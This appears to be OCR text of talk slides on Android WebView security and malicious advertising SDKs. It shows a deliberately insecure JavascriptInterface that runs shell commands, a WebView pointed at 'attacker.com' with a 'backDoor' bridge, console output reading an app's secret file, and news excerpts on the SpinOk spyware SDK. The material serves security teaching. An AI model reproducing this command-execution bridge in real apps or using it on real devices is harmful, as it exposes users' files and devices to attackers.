
about://webviews/JS_Interfaces




```
public class Foo {

    @JavascriptInterface  (1)
    public String executeCodeFromJs(String cmd){  (2)
        try {
            Process pr = Runtime.getRuntime().exec(cmd);
            BufferedReader reader = new BufferedReader(
                    new InputStreamReader( pr.getInputStream())
            );
            String line,output = "";
            while((line = reader.readLine())!=null){
                output += line;
                return output;  (3)
            }

        } catch (IOException e) {
            e.printStackTrace();
        }
        return null;
    }
```

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs
- ❑ Universal access from file URLs
- ❑ JavaScript Interfaces


about://webviews/JS_Interfaces



```
WebView myWebView = findViewByid(R.id.webview);
myWebView.getSettings().setJavaScriptEnabled(true);
myWebView.getSettings().setAllowFileAccess(true);
myWebView.getSettings().setAllowfileAccessFromFileUrls(true);
myWebView.getSettings().setAllowUniversalAccessFromFileURLs(true);
myWebView.addJavascriptInterface(new Foo(), "backDoor");
myWebView.loadUrl("https://attacker.com");
```


```
fooObj.executeCodeFromJs("id")
'uid=10207(u0_a207) gid=10207(u0_a207) groups=10207(u0_a207),3003(inet),9997(everybody),20207(
fooObj.executeCodeFromJs("ls")
undefined
fooObj.executeCodeFromJs("ls /data/data/com.example.webviews")
'app_textures'
fooObj.executeCodeFromJs("ls /data/data/com.example.webviews/files")
'secret.txt'
fooObj.executeCodeFromJs("cat /data/data/com.example.webviews/files/secret.txt")
'Flag{My_Super_secret}'
```

- ❑ Content access
- ❑ JS execution
- ❑ File access
- ❑ File access from file URLs
- ❑ Universal access from file URLs
- ❑ JavaScript Interfaces

about://webviews/abuse






about://ad_SDKs


about://ad_SDKs/adoption

- ✓ **Adoption by installs or version**

- ✓ **Retention by app**

https://play.google.com/sdks/categories/ads





about://ad_SDKs

- ✓ **Easy integration**


```
dependencies {
    implementation 'com.ads.sdk:ads-ads:a.b.c'
}
```

- ✓ **Comprehensive documentation**

```
import com.ads.sdk;

public class InitSDK extends Activity {

  private String advertisers_id = "123abc";

  @Override
  protected void onCreate (Bundle savedInstanceState) {
     super.onCreate (savedInstanceState);
     setContentView (R.layout.activity_main);
     // init steps:
     // step 1, 2, 3, ..
  }
}
```

Showcases

about://spinOK



Android apps containing SpinOk module with spyware features installed over 421,000,000 times

May 29, 2023


Doctor Web discovered an Android software module with spyware functionality. It collects information on files stored on devices and is capable of transferring them to malicious actors. It can also substitute and upload clipboard contents to a remote server. Dubbed Android.Spy.SpinOk in accordance with Dr.Web classification, this module is distributed as a marketing SDK. Developers can embed it into all sorts of apps and games, including those available on Google Play.

- This SDK collects information on files stored on Android devices

- It is able to transfer files to attackers

- Can substitute / upload clipboard contents

Source: https://news.drweb.com/show/?i=14705




"On the surface, the SpinOk module is designed to maintain users' interest in apps with the help of mini games, a system of tasks, and alleged prizes and reward drawings," explains Doctor Web's report.

In the background, though, the trojan SDK checks the Android device's sensor data (gyroscope, magnetometer) to confirm that it's not running in a sandboxed environment, commonly used by researchers when analyzing potentially malicious Android apps.


The app then connects to a remote server to download a list of URLs opened used to display expected minigames.

Source: https://www.bleepingcomputer.com/news/security/android-apps-with-spyware-installed-421-million-times-from-google-play/


about://spinOK




Tom's Guide
https://www.tom
Over 400
…
droid spyware - Tom's ...
roid apps infected with the **SpinOk**
ty firm CloudSEK.



BleepingComputer
https://www.bleepingcomputer.com/ne...
[Android apps with spyware installed 421 million times ...]
WEB May 30, 2023 — Security researchers at Dr. Web discovered the spyware **module** and tracked it as '**SpinOk**,' warning that it can steal private data stored on users' devices and send it to a remote server.




CloudSEK
https://www.cloudsek.com/threatintelligence/supply-chain-attack...
[Supply Chain Attack Infiltrates Android Apps with Malicious SDK]
WEB Jun 2, 2023 — CloudSEK SVigil team's research found 101 compromised apps with **SpinOK** Android malware distributed as an advertisement SDK. More worryingly, 43 of these apps ...




PCrisk
https://www.pcrisk.com/removal-guides/26889-spinok-malware-and...
SpinOk Malware (Android) - Malware removal instructions ...
SpinOk is a malicious SDK that steals data and files from Android devices and displays ads. Learn how to detect and remove it from your device with Combo Cle...

about://spinOK

